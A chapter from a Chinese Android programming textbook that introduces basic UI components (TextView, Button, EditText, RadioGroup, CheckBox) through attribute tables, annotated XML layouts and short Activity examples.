☑ 掌握 Android 中的常用组件及基本操作。

☑ 可以使用 Android 中提供的显示控件完成常用界面的开发。

在所有程序设计语言中，都提供了图形用户界面（Graphical User Interface，GUI）以实现人机交互的操作，在 Android 中也同样提供了大量的显示组件，如之前使用的 TextView 和 Button 都属于 UI 组件。除了 UI 组件之外，如果想让界面显示得更加合理，则还需要配置布局管理器；为了让每个 UI 组件的操作更加丰富，还需要编写相应的事件处理代码。本章将讲解与图形界面有关的内容，而事件的处理操作将在第 6 章详细介绍。

4.1　View 组件简介

Android 中的 View 组件包含了几乎所有的图形显示组件，如之前所使用的 TextView 和 Button 实际上都是 View 类的子类，如图 4-1 所示。而在 android.view.View 类中还定义了一些图形组件，如表 4-1 所示，这些类都是在 android.widget 包中定义的。




图 4-1　View 组件

表 4-1　部分图形组件

No.	组 件 名 称	描　　述
1	TextView	文本显示组件
2	Button	按钮组件
3	EditText	可编辑的文本框组件
4	CheckBox	复选框组件
5	RadioGroup	单选按钮组件
6	Spinner	下拉列表框组件
7	DatePicker	日期选择组件
8	TimePicker	时间选择组件
9	ScrollView	滚动条组件

续表

No.	组 件 名 称	描　　述
10	ProgressBar	进度处理条组件
11	SeekBar	拖动条组件
12	RatingBar	评分组件
13	ImageView	图片显示组件
14	ImageButton	图片按钮组件
15	AutoCompleteTextView	自动完成文本组件
16	Dialog	对话框组件
17	Toast	信息提示框组件
18	Menu	菜单显示组件

通过之前的程序可以知道，所有在 android.widget 包中定义的组件都需要在 main.xml 文件中进行注册后才可以显示，也可以直接通过 Activity 程序进行控制。

【例 4-1】 在 main.xml 文件中的组件配置回顾——配置 TextView

```
<TextView
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:text="@string/hello" />
```

可以发现，在配置每一个组件时都需要编写大量的属性信息，而文件中配置的属性信息实际上在 Activity 程序中也可以进行控制，其中常见的属性作用及对应的 Activity 方法如表 4-2 所示。

表 4-2　View 组件常用属性及操作方法

No.	属 性 名 称	方 法 名 称	描　　述
1	android:background	public void setBackgroundResource (int resid)	设置组件背景
2	android:clickable	public void setClickable (boolean clickable)	是否可以产生单击事件
3	android:contentDescription	public void setContentDescription (CharSequence contentDescription)	定义视图的内容描述
4	android:drawingCacheQuality	public void setDrawingCacheQuality (int quality)	设置绘图时所需要的缓冲区大小
5	android:focusable	public void setFocusable (boolean focusable)	设置是否可以获得焦点
6	android:focusableInTouchMode	public void setFocusableInTouchMode (boolean focusableInTouchMode)	在触摸模式下配置是否可以获得焦点
7	android:id	public void setId (int id)	设置组件 ID
8	android:longClickable	public void setLongClickable (boolean longClickable)	设置长按事件是否可用
9	android:minHeight		定义视图的最小高度
10	android:minWidth		定义视图的最小宽度
11	android:padding	public void setPadding (int left, int top, int right, int bottom)	填充所有的边缘

续表

No.	属 性 名 称	方 法 名 称	描　　述
12	android:paddingBottom	public void setPadding (int left, int top, int right, int bottom)	填充下边缘
13	android:paddingLeft	public void setPadding (int left, int top, int right, int bottom)	填充左边缘
14	android:paddingRight	public void setPadding (int left, int top, int right, int bottom)	填充右边缘
15	android:paddingTop	public void setPadding (int left, int top, int right, int bottom)	填充上边缘
16	android:scaleX	public void setScaleX (float scaleX)	设置 X 轴缩放
17	android:scaleY	public void setScaleY (float scaleY)	设置 Y 轴缩放
18	android:scrollbarSize		设置滚动条大小
19	android:scrollbarStyle	public void setScrollBarStyle (int style)	设置滚动条样式
20	android:visibility	public void setVisibility (int visibility)	设置是否显示组件
21	android:layout_width		定义组件显示的宽度
22	android:layout_height		定义组件显示的高度
23	android:layout_gravity		组件文字的对齐位置
24	android:layout_margin		设置文字的边距
25	android:layout_marginTop		上边距
26	android:layout_marginBottom		下边距
27	android:layout_marginLeft		左边距
28	android:layout_marginRight		右边距
29	android:background		设置背景颜色

在 Android 组件中，View 是一个最大的类，所有的布局管理器、显示组件都是 View 类的子类，而且 View 类本身也实现了大量的接口，在表 4-2 中只列出了一些常见的配置属性及方法，而关于更多的方法，随着学习的深入将会有更多的了解。

提示

以后重复的属性不再列出。

在 Android 定义的各个 UI 组件中，有许多节点配置属性都是相同的，所以以后在讲解各个组件时只列出此组件中所需要的属性，重复的不再列出，但为了方便读者阅读，会在需要的地方为代码添加完整的说明信息。

下面将通过几个组件的操作案例来加深读者对 View 及 Activity 操作的认识。

4.2　文本显示组件：TextView

文本显示组件（TextView）的主要功能是用于显示文本，实际上主要就是提供了一个标签



的显示操作，此类定义如下：

```
java.lang.Object

   ↳ android.view.View

         ↳ android.widget.TextView
```

此组件在使用时需要在 main.xml 文件中进行注册，注册时使用<TextView>节点即可，在此节点中常用的属性及对应方法如表 4-3 所示。

表 4-3　<TextView>组件的常用属性及对应方法

No.	配置属性名称	对 应 方 法	描　　述
1	android:text	public final void setText (CharSequence text)	定义组件的显示文字
2	android:maxLength	public void setFilters (InputFilter[] filters)	设置组件最大允许长度
3	android:textColor	public void setTextColor (ColorStateList colors)	设置组件的文本颜色
4	android:textSize	public void setTextSize (float size)	设置显示的文字大小
5	android:textStyle		设置文字显示的样式，粗体、斜体等
6	android:selectAllOnFocus	public void setSelectAllOnFocus (boolean selectAllOnFocus)	默认选中并获得焦点
7	android:password	public final void setTransformationMethod (TransformationMethod method)	按密文方式显示文本信息

下面使用表 4-3 中的属性建立几个文本显示框，读者可根据其运行效果，观察所设置属性的作用。

【例 4-2】　建立多个文本显示框

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
    <TextView                                       //定义文本显示框组件
        android:id="@+id/mytext1"                   //定义此文本组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"          //宽度为整个容器的宽度
        android:layout_height="wrap_content"        //高度为文字高度
        android:textColor="#FFFF00"                 //文字的颜色设置为黄色的 RGB 码
        android:textSize="12pt"                     //设置文字大小为 12 像素
        android:text="北京魔乐科技软件学院（MLDN）" />  //设置默认的显示文本
    <TextView                                       //定义文本显示框组件
        android:id="@+id/mytext2"                   //定义此文本组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"          //宽度为整个容器的宽度
        android:layout_height="wrap_content"        //高度为文字高度
        android:text="网址:www.mldnjava.cn"         //默认的文本信息
        android:layout_margin="30px" />             //距离左边 30 个像素的距离
    <TextView                                       //定义文本显示框组件
        android:id="@+id/mytext3"                   //定义此文本组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"          //宽度为整个容器的宽度
```

```
            android:layout_height="wrap_content"      //高度为文字高度
            android:text="李兴华老师"                 //设置显示文字
            android:layout_marginTop="10px"           //设置距离上边控件距离为 10 像素
            android:maxLength="3" />                  //只显示 3 个长度文字
        <TextView                                     //定义文本显示框组件
            android:id="@+id/mytext4"                 //定义此文本组件的 ID，为 Activity 程序使用
            android:layout_width="wrap_content"       //宽度为图片宽度
            android:layout_height="wrap_content"      //高度为图片高度
            android:background="@drawable/logo"       //将文本框的背景设置为图片
            android:text="这是在背景上的文字信息"     //设置显示文字
            android:textStyle="bold"                  //设置为粗体文字
            android:textColor="#000000" />            //文字颜色为黑色
</LinearLayout>
```

程序的运行效果如图 4-2 所示。



图 4-2　设置多个文本显示组件

下面分别讲解以上 4 个文本显示框的配置作用。在这 4 个文本显示框中都定义了 android:id 属性，这样做的目的是为了以后可以直接在一个 Activity 程序中使用这些文本框，而且此时也会自动在 R.java 中分别注册此 4 个组件的 ID。

【例 4-3】　观察 R.java 中的注册信息

```
package org.lxh.demo;
public final class R {
    public static final class attr {
    }
    public static final class drawable {
        public static final int icon=0x7f020000;
        public static final int logo_3g=0x7f020002;
    }
    public static final class id {
        public static final int mytext1=0x7f050000;
        public static final int mytext2=0x7f050001;
        public static final int mytext3=0x7f050002;
        public static final int mytext4=0x7f050003;
    }
    public static final class layout {
```

```
            public static final int main=0x7f030000;
        }
        public static final class string {
            public static final int app_name=0x7f040001;
            public static final int hello=0x7f040000;
            public static final int info=0x7f040002;
            public static final int msg=0x7f040003;
        }
}
```

这 4 个文本显示框中都使用了 android:layout_width 和 android:layout_height 两个属性，以设置组件的宽度及高度，其设置值有两种：填充整个容器（fill_parent）、包裹住文字（wrap_content）。

在文本显示框中，如果要想显示文字，则设置 android:text 属性；如果要想设置图片，则设置 android:background 属性；如果要想使用一张图片作为背景，则必须将此图片复制到 drawable-x 目录中（本次是将图片复制到了 drawable-hdpi 目录中，如图 4-3 所示）。此外，也可以设置文字的显示风格（android:textStyle），包括正常（normal）、粗体（bold）和斜体（italic）。



图 4-3　设置显示图片

提示

关于 Android 中设置文字大小的定义类型。

在 Android 中所有的组件可以设置大小，但是在设置大小时需要指定其单位，这些单位如下。

- ☑ px（pixels）：像素。
- ☑ dip（device independent pixels）：依赖于设备的像素。
- ☑ sp（scaled pixels——best for text size）：带比例的像素。
- ☑ pt（points）：点。
- ☑ in（inches）：英尺。
- ☑ mm（millimeters）：毫米。

以上程序考虑到读者对于大小单位的理解，使用了多种单位，但是在实际开发中，建议使用像素（px）作为单位，而本书的随后章节也都将采用像素为单位设置大小。

在很多时候，对于 TextView 而言可能需要的不只是显示文字这么简单，例如，如果现在在显示的文字上存在一个网站的地址（如建立文本显示框项目中的 www.mldnjava.cn 就是一个网站地址），希望其可以显示为超链接形式供用户直接使用，则可以在配置 TextView 时加上 android:autoLink 属性。

【例 4-4】 定义布局管理器，增加超链接显示功能

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <TextView                                              //定义文本组件
        android:id="@+id/msg"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="fill_parent"                //组件高度为屏幕高度
        android:autoLink="all"                             //如果有网址则进行显示
        android:textColor="#FFFF00"                        //文字颜色为黄色
        android:textSize="45px"                            //文字大小为 45 像素
        android:text="网址:www.mldnjava.cn"/>              //默认文字
</LinearLayout>
```

在本配置文件中，为 TextView 组件配置了 android:autoLink 属性，这样文字显示时会自动将里面给定的 URL 地址变为超链接的形式，程序的运行效果如图 4-4 所示，打开链接之后的效果如图 4-5 所示。



图 4-4　将文本定义为超链接形式



图 4-5　打开链接之后的页面

在 Android 中，为了方便美工对组件进行修饰，也可以使用一些样式文件对组件显示进行控制，用户只需要按照以下 XML 文件格式即可定义组件的显示样式，格式如下：

【格式 4-1】 样式文件格式

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <style name="样式名称" parent="父样式表">
        <item name="定义的属性">属性内容</item>
    </style>
</resources>
```



通过格式 4-1 可以发现，样式文件的编写格式与 strings.xml 文件的格式非常类似，实际上对于 Android 而言，所有的样式文件也可以直接在 strings.xml 文件中编写，但是考虑到维护的问题，所以才单独建立了一个样式文件，而此样式文件保存的路径与 strings.xml 文件一致，都在 res\values 文件夹中保存。

【例 4-5】 定义样式文件——values\styles.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <style name="msg_style">                                           //定义样式文件
        <item name="android:textSize">45px</item>                      //文字大小为 45 像素
        <item name="android:textColor">#FFFF00</item>                  //文字颜色设置为黄色
        <item name="android:autoLink">all</item>                       //显示文本中的链接
        <item name="android:layout_width">fill_parent</item>           //组件宽度为屏幕宽度
        <item name="android:layout_height">wrap_content</item>         //组件高度为文字高度
    </style>
</resources>
```

此处配置完样式文件之后，还需要在使用此样式的组件上采用 style 属性进行配置。

【例 4-6】 定义布局管理器——main.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <TextView                                              //定义文本显示组件
        android:id="@+id/msg"                              //组件 ID，程序中使用
        style="@style/msg_style"                           //定义组件的样式文件
        android:text="网址:www.mldnjava.cn"/>              //组件的默认显示文字
</LinearLayout>
```

本程序的运行效果与图 4-4 一致，唯一不同的是，本程序将一些公共的属性交给了样式文件（styles.xml）完成，这样对于日后的程序维护会更加方便。

4.3　按钮组件：Button

按钮是在人机交互界面上使用最多的组件，当提示用户进行某些选择时，就可以通过相应的按钮操作来接收用户的选择。在 Android 中，使用<Button>组件可以定义出一个显示的按钮，并且可以在按钮上指定相应的显示文字，Button 类的继承结构如下：

```
java.lang.Object

   ↳ android.view.View

         ↳ android.widget.TextView

               ↳ android.widget.Button
```

通过此类的定义可以发现，Button 是 TextView 类的子类，实际上所谓的按钮就是一个特殊

的文本组件，此类中定义的属性与 TextView 相同，下面通过代码演示一个 Button 按钮的开发。

【例 4-7】 在 main.xml 文件中定义按钮

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <Button                                                 //定义按钮组件
        android:id="@+id/mybut1"                    //定义此按钮组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"                  //宽度为整个容器的宽度
        android:layout_height="wrap_content"                //高度为文字高度
        android:textColor="#FFFF00"                         //文字的颜色设置为黄色的 RGB 码
        android:textSize="12px"                             //设置文字大小为 12 像素
        android:text="北京魔乐科技软件学院（MLDN）"/>        //设置默认的显示文本
    <Button                                                 //定义按钮组件
        android:id="@+id/mybut2"                    //定义此按钮组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"                  //宽度为整个容器的宽度
        android:layout_height="wrap_content"                //高度为文字高度
        android:text="网址:www.mldnjava.cn"                  //设置默认的显示文本
        android:layout_margin="30px"/>                      //距离左边 30 个像素的距离
    <Button                                                 //定义按钮组件
        android:id="@+id/mybut3"                    //定义此按钮组件的 ID，为 Activity 程序使用
        android:layout_width="fill_parent"                  //宽度为整个容器的宽度
        android:layout_height="wrap_content"                //高度为文字高度
        android:text="李兴华老师"                            //设置默认的显示文本
        android:layout_marginTop="10px"                     //设置距离上边控件距离为 10 像素
        android:maxLength="3"/>                             //只显示 3 个长度文字
</LinearLayout>
```

因为 Button 是 TextView 的子类，所以本程序在编写时，只是将之前的“TextView”替换成了“Button”，其他地方没有做大的修改，本程序的运行效果如图 4-6 所示。



图 4-6　显示按钮



4.4　编辑框：EditText

文本显示组件（TextView）的功能只是显示一些基础的文字信息，而如果用户要想定义可以输入的文本组件以达到很好的人机交互操作，则只能使用编辑框（EditText）来完成，此类的定义如下：

```
java.lang.Object
    ↳ android.view.View
        ↳ android.widget.TextView
            ↳ android.widget.EditText
```

从此类的定义中可以发现，EditText 也是 TextView 的子类，所以对于文本的各个操作也可以在此类中继续使用。EditText 类的常用方法如表 4-4 所示。

表 4-4　EditText 类的常用方法

No.	方　　法	类　　型	描　　述
1	public EditText(Context context)	构造	创建 EditText 对象
2	public void selectAll()	普通	选择全部内容
3	public final void append(CharSequence text)	普通	追加内容
4	public final void setTransformationMethod (TransformationMethod method)	普通	设置文本的显示方式，如按照密文方式显示

【例 4-8】　在 main.xml 文件中定义文本编辑框

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <EditText                                               //定义文本编辑框
        android:id="@+id/myet1"                             //此编辑框 ID，为程序中使用
        android:layout_width="fill_parent"                  //宽度将填充整个屏幕
        android:layout_height="wrap_content"                //高度是文字高度
        android:text="北京魔乐科技软件学院（MLDN）"          //默认文字信息
        android:selectAllOnFocus="true"/>                   //默认选中，并设为焦点
    <EditText                                               //定义文本编辑框
        android:id="@+id/myet2"                             //此编辑框 ID，为程序中使用
        android:layout_width="fill_parent"                  //宽度将填充整个屏幕
        android:layout_height="wrap_content"                //高度是文字高度
        android:text="网址:www.mldnjava.cn"/>               //默认文字信息
    <EditText                                               //定义文本编辑框
        android:id="@+id/myet3"                             //此编辑框 ID，为程序中使用
        android:layout_width="fill_parent"                  //宽度将填充整个屏幕
```

```
            android:layout_height="wrap_content"            //高度是文字高度
            android:password="true"                         //密文形式显示文本
            android:text="用户登录密码"/>                    //默认文字信息
    <EditText                                               //定义文本编辑框
            android:id="@+id/myet4"                         //此编辑框 ID，为程序中使用
            android:layout_width="fill_parent"              //宽度将填充整个屏幕
            android:layout_height="wrap_content"            //高度是文字高度
            android:numeric="integer"                       //只能输入整数
            android:text="51283346" />                      //默认文字信息
</LinearLayout>
```

本程序为了操作方便，除了在 main.xml 文件中定义了文本编辑框之外，也在程序中编写了语句，在程序中将第二个文本编辑框设置为不可编辑状态。

【例 4-9】 在 Activity 程序中编写 MyEditTextDemo.java

```java
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.EditText;
public class MyEditTextDemo extends Activity {
    private EditText edit = null ;                              //文本输入组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                     //父类 onCreate()
        super.setContentView(R.layout.main);                    //设置布局管理器
        this.edit = (EditText) super.findViewById(R.id.myet2) ; //取得组件
        this.edit.setEnabled(false) ;                           //此文本框不可编辑
    }
}
```

本程序首先通过布局管理器中定义的文本编辑框的 ID 取得了一个文本编辑框组件，之后使用 setEnabled()方法将文本框设置为不可编辑状态，此时程序的运行效果如图 4-7 所示。



图 4-7　定义文本编辑框

从图 4-7 中可以清楚地发现，第一个文本编辑框被默认设置为选中状态，但是第二个文本编辑框却被程序（MyEditTextDemo.java）设置为不可编辑状态，而第 3 个文本框中由于设置了



android:password="true"属性，则显示的时候将按照密文的方式显示，第 4 个文本编辑框由于配置了 android:numeric="*integer*"属性，只能够输入数字。

4.5　单选按钮：RadioGroup

单选按钮在开发中提供了一种多选一的操作模式，也是常见的一种组件，例如，在选择文件编码时只能从多种编码中选择一种，或者是选择性别时只能从“男”或“女”中选择一个，而在 Android 中可以使用 RadioGroup 来定义单选按钮组件，此类的定义如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.LinearLayout
                  ↳ android.widget.RadioGroup
```

RadioGroup 类中定义的常用操作方法如表 4-5 所示。

表 4-5　RadioGroup 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public void check(int id)	普通	设置要选中的单选按钮编号
2	public void clearCheck()	普通	清空选中状态
3	public int getCheckedRadioButtonId()	普通	取得选中按钮的 ID
4	public void setOnCheckedChangeListener(RadioGroup.OnCheckedChangeListener listener)	普通	设置选中单选按钮的操作事件

但是需要注意的是，RadioGroup 提供的只是一个单选按钮的容器，只有在此容器中配置多个按钮组件之后才可以使用，而要想设置单选按钮的内容，则需要使用 RadioButton 类，此类定义如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.widget.TextView
             ↳ android.widget.Button
                  ↳ android.widget.CompoundButton
                       ↳ android.widget.RadioButton
```

通过定义结构可以发现，RadioButton 类是 Button 的子类，所以此组件的使用与 Button 按钮类似，唯一的区别是，此组件在定义时必须编写在 RadioGroup 组件中。

【例 4-10】 定义一组单选按钮

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //定义一个文本信息显示组件
        android:id="@+id/encinfo"                      //此文本显示组件的 ID，程序中使用
        android:text="请选择要使用的文字编码："         //设置要显示的文字
        android:textSize="20px"                        //文字大小为 20 像素
        android:layout_width="fill_parent"             //文本宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //文本高度为文字高度
    <RadioGroup                                        //定义一个单选按钮组
        android:id="@+id/encoding"                     //此单选按钮组的 ID，程序中使用
        android:layout_width="fill_parent"             //此组单选按钮宽度为屏幕宽度
        android:layout_height="wrap_content"           //此组单选按钮高度为文字高度
        android:orientation="vertical"                 //单选按钮为垂直排列
        android:checkedButton="@+id/gbk">              //默认选中 ID 为 gbk 的按钮
        <RadioButton                                   //定义一个选项钮
            android:id="@+id/utf"                      //此选项钮的 ID
            android:text="UTF 编码"/>                  //此选项钮的显示文字
        <RadioButton                                   //定义一个选项钮
            android:id="@+id/gbk"                      //此选项钮的 ID
            android:text="GBK 编码"/>                  //此选项钮的显示文字
    </RadioGroup>
    <TextView                                          //文本显示组件
        android:id="@+id/sexinfo"                      //组件 ID，程序中使用
        android:text="您的性别是："                     //默认显示文字
        android:textSize="20px"                        //文字大小为 20 像素
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <RadioGroup                                        //定义单选按钮组
        android:id="@+id/sex"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:orientation="horizontal"               //组件选项水平排列
        android:checkedButton="@+id/male">             //默认选中组件 ID
        <RadioButton                                   //定义选项钮
            android:id="@+id/male"                     //组件 ID，程序中使用
            android:text="男"/>                        //默认文字
        <RadioButton                                   //定义选项钮
            android:id="@+id/female"                   //组件 ID，程序中使用
            android:text="女"/>                        //默认文字
    </RadioGroup>
</LinearLayout>
```

本程序通过<RadioGroup>节点定义了一个单选按钮组，之后使用<RadioButton>分别定义其中的各个选项。本程序的运行效果如图 4-8 所示。





图 4-8　定义单选按钮

4.6　复选框：CheckBox

复选框组件（CheckBox）的主要功能是完成复选框的操作，在用户输入信息时，可以一次性选择多个内容，例如，用户在选择个人兴趣爱好时一定会存在多个，则此时直接使用 CheckBox 即可完成该功能。

在 Android 中定义复选框可以使用 android.widget.CheckBox 类，此类定义如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.TextView
           ↳ android.widget.Button
               ↳ android.widget.CompoundButton
                   ↳ android.widget.CheckBox
```

CheckBox 类的常用方法如表 4-6 所示。

表 4-6　CheckBox 类的常用方法

No.	方　　法	类　　型	描　　述
1	public CheckBox(Context context)	构造	实例化 CheckBox 组件
2	public void setChecked (boolean checked)	普通	设置默认选中

CheckBox 与 RadioGroup 不同，对于 RadioGroup 组件需要首先定义一个容器之后再设置若干个按钮，而 CheckBox 组件直接使用 CheckBox 类定义即可。

【例 4-11】　定义复选框——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                        //定义线性布局管理器
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                  //所有组件垂直摆放
        android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
        <TextView                                       //定义文本显示组件
            android:id="@+id/info"                      //此组件的 ID，程序中使用
            android:text="您经常浏览的网站是："           //显示的文本信息
            android:textSize="20px"                     //文字大小为 20 像素
            android:layout_width="fill_parent"          //文本显示组件宽度为屏幕宽度
            android:layout_height="wrap_content" />     //文本显示组件高度为文字高度
        <CheckBox                                       //定义复选框
            android:id="@+id/url1"                      //此组件 ID，程序中使用
            android:text="www.mldn.cn"                  //组件的显示文字
            android:layout_width="fill_parent"          //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />     //组件的高度为文字高度
        <CheckBox                                       //定义复选框
            android:id="@+id/url2"                      //此组件 ID，程序中使用
            android:text="bbs.mldn.cn"                  //组件的显示文字
            android:layout_width="fill_parent"          //组件的宽度为屏幕宽度
            android:layout_height="wrap_content"        //组件的高度为文字高度
            android:checked="true" />                   //设置为默认选中
        <CheckBox                                       //定义复选框
            android:id="@+id/url3"                      //此组件 ID，程序中使用
            android:layout_width="fill_parent"          //组件的宽度为屏幕宽度
            android:layout_height="wrap_content" />     //组件的高度为文字高度
</LinearLayout>
```

本程序使用<CheckBox>元素定义了 3 个复选框组件，其中有两个组件是在定义时直接设置了显示的文字，而第二个复选框组件设置为默认选中（checked）状态，第 3 个复选框直接通过程序进行控制。

【例 4-12】 通过程序操作复选框组件——MyCheckBoxDemo.java

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.CheckBox;
public class MyCheckBoxDemo extends Activity {
        private CheckBox box = null ;                                   //复选框
        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);                         //父类 onCreate()方法
            super.setContentView(R.layout.main);                        //调用布局管理器
            this.box = (CheckBox) super.findViewById(R.id.url3);        //取得组件
            box.setChecked(true);                                       //设置为默认选中
            box.setText("www.jiangker.com");                            //设置显示的文字信息
        }
}
```

本程序首先取得了第 3 个复选框组件，然后为其设置了文字并设置为默认选中状态，程序运行结果如图 4-9 所示。


